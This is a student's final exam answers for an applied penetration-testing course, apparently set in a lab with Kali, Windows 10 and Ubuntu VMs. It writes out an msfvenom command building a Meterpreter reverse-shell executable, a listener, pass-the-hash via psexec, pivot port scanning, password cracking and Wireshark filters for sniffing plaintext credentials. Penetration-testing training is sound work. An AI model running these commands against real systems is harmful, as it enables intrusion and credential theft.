Enhancing Digital Government Economy (EDGE)
Digital Skills for Students
Host University: Chittagong University of Engineering and Technology
Host Dept./Institute/Center: Dept. of CSE, CUET
Venue: Southeast University, Batch Number: CADS-003
Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level

EDGE
ENHANCING DIGITAL GOVERNMENT AND ECONOMY

Final Examination

Name : Nur Mohammad Shimul
Section : CADS003

Scenario 1:

Phase 1: What command did you use to discover the hidden internal IP address?

Infrastructure: Attacker: Kali Linux — Target 1: Windows 10 — Target 2: Ubuntu

After obtaining a Meterpreter session on the Windows 10 machine, the standard method to reveal hidden internal network interfaces and connected hosts is to run the following commands sequentially:

commands:

```
msfconsole
search multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.122.152
exploit
```

```
Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                              .                .          .      .
   6     \_ target: Linux x86_64                           .                .          .      .
   7   exploit/multi/handler                               .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   9   exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.141  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::20c:29ff:fea1:7ce2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a1:7c:e2  txqueuelen 1000  (Ethernet)
        RX packets 1096572  bytes 1644231677 (1.5 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 63218  bytes 4390760 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2612  bytes 10587571 (10.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2612  bytes 10587571 (10.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(multi/handler) > set LHOST 192.168.81.141
LHOST => 192.168.81.141
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.81.141:4444
^X@sS
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.122.152 LPORT=4444 -f exe -o aaa.exe

```
┌──(dkvai77㉿dkvai77)-[~]
└─$ sudo su
[sudo] password for dkvai77:
┌──(root㉿dkvai77)-[/home/dkvai77]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.231.128 LPORT=4444 -f exe -o aaa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: aaa.exe

┌──(root㉿dkvai77)-[/home/dkvai77]
└─#
```

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : 8c:8d:28:da:1a:ac
MTU          : 1500
IPv4 Address : 169.254.67.159
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a96a:1ccd:c3a:df4
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Intel(R) Wi-Fi 6 AX201 160MHz
Hardware MAC : 8c:8d:28:da:1a:ab
MTU          : 1500
IPv4 Address : 10.171.93.224
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::579c:cd9a:6e0a:a777
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 13
============
Name         : Intel(R) Ethernet Connection (13) I219-V
Hardware MAC : 30:24:a9:7b:95:ed
MTU          : 1500
IPv4 Address : 169.254.248.173
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::fd48:8dd:27d4:af64
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.171.93.131      36:42:0e:bd:41:c5  Intel(R) Wi-Fi 6 AX201 160MHz
    10.171.93.255      ff:ff:ff:ff:ff:ff  Intel(R) Wi-Fi 6 AX201 160MHz
    192.168.31.254     00:50:56:fb:37:8c  VMware Virtual Ethernet Adapter for VMnet1
    192.168.31.255     ff:ff:ff:ff:ff:ff  VMware Virtual Ethernet Adapter for VMnet1
    192.168.231.128    00:0c:29:f0:51:98  VMware Virtual Ethernet Adapter for VMnet8
    192.168.231.254    00:50:56:f4:19:ad  VMware Virtual Ethernet Adapter for VMnet8
    192.168.231.255    ff:ff:ff:ff:ff:ff  VMware Virtual Ethernet Adapter for VMnet8
    224.0.0.22         00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22         01:00:5e:00:00:16  TAP-Windows Adapter V9
    224.0.0.22         01:00:5e:00:00:16  Intel(R) Wi-Fi 6 AX201 160MHz
    224.0.0.22         01:00:5e:00:00:16  Microsoft Wi-Fi Direct Virtual Adapter
    224.0.0.22         01:00:5e:00:00:16  Microsoft Wi-Fi Direct Virtual Adapter #2
    224.0.0.22         01:00:5e:00:00:16  Intel(R) Ethernet Connection (13) I219-V
    224.0.0.22         01:00:5e:00:00:16  VMware Virtual Ethernet Adapter for VMnet1
    224.0.0.22         01:00:5e:00:00:16  VMware Virtual Ethernet Adapter for VMnet8
    224.0.0.251        01:00:5e:00:00:fb  Intel(R) Wi-Fi 6 AX201 160MHz
    224.0.0.251        01:00:5e:00:00:fb  VMware Virtual Ethernet Adapter for VMnet1
    224.0.0.251        01:00:5e:00:00:fb  VMware Virtual Ethernet Adapter for VMnet8
    224.0.0.252        00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.252        01:00:5e:00:00:fc  TAP-Windows Adapter V9
    224.0.0.252        01:00:5e:00:00:fc  Intel(R) Wi-Fi 6 AX201 160MHz
    224.0.0.252        01:00:5e:00:00:fc  Intel(R) Ethernet Connection (13) I219-V
    224.0.0.252        01:00:5e:00:00:fc  VMware Virtual Ethernet Adapter for VMnet1
    224.0.0.252        01:00:5e:00:00:fc  VMware Virtual Ethernet Adapter for VMnet8
    239.255.255.250    00:00:00:00:00:00  Software Loopback Interface 1
    239.255.255.250    01:00:5e:7f:ff:fa  TAP-Windows Adapter V9
    239.255.255.250    01:00:5e:7f:ff:fa  Intel(R) Wi-Fi 6 AX201 160MHz
    239.255.255.250    01:00:5e:7f:ff:fa  Intel(R) Ethernet Connection (13) I219-V
    239.255.255.250    01:00:5e:7f:ff:fa  VMware Virtual Ethernet Adapter for VMnet1
    239.255.255.250    01:00:5e:7f:ff:fa  VMware Virtual Ethernet Adapter for VMnet8
    255.255.255.255    ff:ff:ff:ff:ff:ff  Intel(R) Wi-Fi 6 AX201 160MHz
    255.255.255.255    ff:ff:ff:ff:ff:ff  VMware Virtual Ethernet Adapter for VMnet1
    255.255.255.255    ff:ff:ff:ff:ff:ff  VMware Virtual Ethernet Adapter for VMnet8
```

Phase 2 — Suggesting Privilege Escalation Exploits


The dedicated Metasploit post-exploitation module that analyses the current session and automatically recommends applicable local privilege-escalation exploits is:

Command:
use post/multi/recon/local_exploit_suggester
Set SESSION 1
run

This module: • Audits the target OS version, patch level, and running services. • Cross-references findings with Metasploit's exploit database. • Returns a ranked list of exploits likely to succeed on the target.
Path: post/multi/recon/local exploit

Phase 3 — Pass-the-Hash Authentication

When a password hash cannot be cracked, the attacker can use the hash directly to authenticate — a technique known as Pass-the-Hash (PtH). The Metasploit module that implements this attack over SMB is:
command: use exploit/windows/smb/psexec
Set RHOST ip



psexec leverages this by supplying the captured hash in place of the password, gaining an authenticated shell on the target machine. Module path: exploit/windows/smb/psexec

Phase 4 — TCP Port Scan Through the Pivot Route

After adding a pivot route via the compromised session ,the Metasploit auxiliary module used to perform a TCP port scan across the tunnel is:

```
msf6 exploit(windows/smb/psexec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.231.128
RHOSTS ⇒ 192.168.231.128
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1024
PORTS ⇒ 1-1024
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS ⇒ 10
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.231.128:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Traffic is routed transparently through the Meterpreter session to reach the previously inaccessible subnet, making Target 2 fully scannable from within the framework. Module path: auxiliary/scanner/portscan/tcp

Scenario 2 — Password Cracking & Credential Attacks

Phase 1 — Hash Identification and Cracked Password Display

The 1 prefix is a Modular Crypt Format (MCF) identifier. It specifically indicates that the password was hashed using the MD5-crypt algorithm (md5crypt), which is the traditional Unix/Linux password hashing scheme.

Command to display cracked passwords after a John the Ripper session:

```
┌──(root㉿dkvai77)-[/home/dkvai77]
└─# john --show ziphash.txt
0 password hashes cracked, 1 left
```


This reads John's .pot file and prints every successfully cracked entry alongside the original hash in the format: username:plaintext password.
alternative:

```
┌──(root㉿dkvai77)-[/home/dkvai77]
└─# john --show --format=md5crypt ziphash.txt
0 password hashes cracked, 0 left
```

Phase 2 — Targeted SSH Brute-Force with Hydra

The specific Hydra command to attack the SSH service using a custom username list, a custom password list, and exactly 4 parallel tasks

My target device : my parrot



-w 3 adds a 3-second wait between attempts;-f stops on the first valid credential found.

Phase 3 — Salting and Protection Against Rainbow Table Attacks


Definition of a Salt: A salt is a randomly generated string of data that is appended (or prepended) to a plaintext password before the hash function is applied. It is stored in cleartext alongside the resulting hash (commonly embedded in the hash string itself, as in the MCF format $1$$).
How a Salt is Applied:
H =hash(password // salt) How It Specifically Defeats Rainbow Table Attacks: A Rainbow Table is a precomputed lookup table that maps known hash values back to their plaintext passwords. An attacker simply looks up a captured hash to instantly reveal the password — but only if the hash was produced without a salt. Salting destroys the utility of rainbow tables through two mechanisms:
1. Uniqueness: Even if two users share the password password123, their salts differ, so their final hashes are completely different. A rainbow table built against one hash cannot crack the other.
2. Exponential table-size requirement: To precompute a rainbow table against a salted scheme, an attacker would need a separate table for every possible salt value. With a 32-bit

random salt there are over 4 billion possible salts, making precomputation storage and time requirements completely impractical.

Scenario 3 — ARP Spoofing & Wireshark Traffic Analysis

Question 1: What Wireshark filter is most effective for isolating the username and password sent via an unencrypted web form?


Answer — Question 1
When a web login form submits credentials over plain HTTP, the browser sends an HTTP POST request containing the credentials in the request body. The most effective Wireshark display filter to isolate this traffic is:
http.request.method == "POST"
http.request.method == "POST" && http contains "password"




Once a matching packet is found, expand the HTML Form URL Encoded section in the packet details pane to view field names (e.g., username, password) and their submitted values in plaintext.

Question 2 — Encoding Method and Viewing Plaintext in Wireshark

Base64 is used primarily by the HTTP Basic Authentication scheme. When a browser sends credentials via Basic Auth, it encodes the string username:password in Base64 and includes it in the HTTP header:
Authorization: Basic dXNlcjpwYXNzd29yZA=





Question 3 — The Specific Packet Type and Its Defensive Implication

ARP Request. The sender announces its own IP-to-MAC mapping to the entire local network segment without anyone asking. Legitimate uses:
• IP conflict detection on network boot.
• Cache update after a NIC replacement or IP change

defender: An unexpected or repeated Gratuitous ARP packet — especially one claiming a different MAC address for a well-known IP (such as the default gateway) — is a strong indicator of an ARP Spoofing / ARP Poisoning attack.
The attacker is overwriting legitimate ARP cache entries on surrounding hosts so that traffic intended for the gateway is redirected to the attacker's machine, enabling a Man-in-the-Middle (MitM) position.

Command: arp.duplicate-address-detected || arp.isgratuitous

Question 4 — Reconstructing an Entire FTP Session in Wireshark

The Wireshark feature that reassembles and displays an entire TCP-based session —including the full command-response dialogue of an FTP exchange (USER, PASS, LIST, data transfers, etc.) — in a single continuous, human-readable window is:

How to use it: 1. Apply the filter ftp to isolate FTP control-channel packets. 2. Right-click on any FTP packet in the packet list. 3. Select Follow → TCP Stream. Wireshark will open a new window showing the complete, ordered byte stream ex changed between client and server. Client-sent data is displayed in red and server responses in blue, making the full credential exchange immediately visible: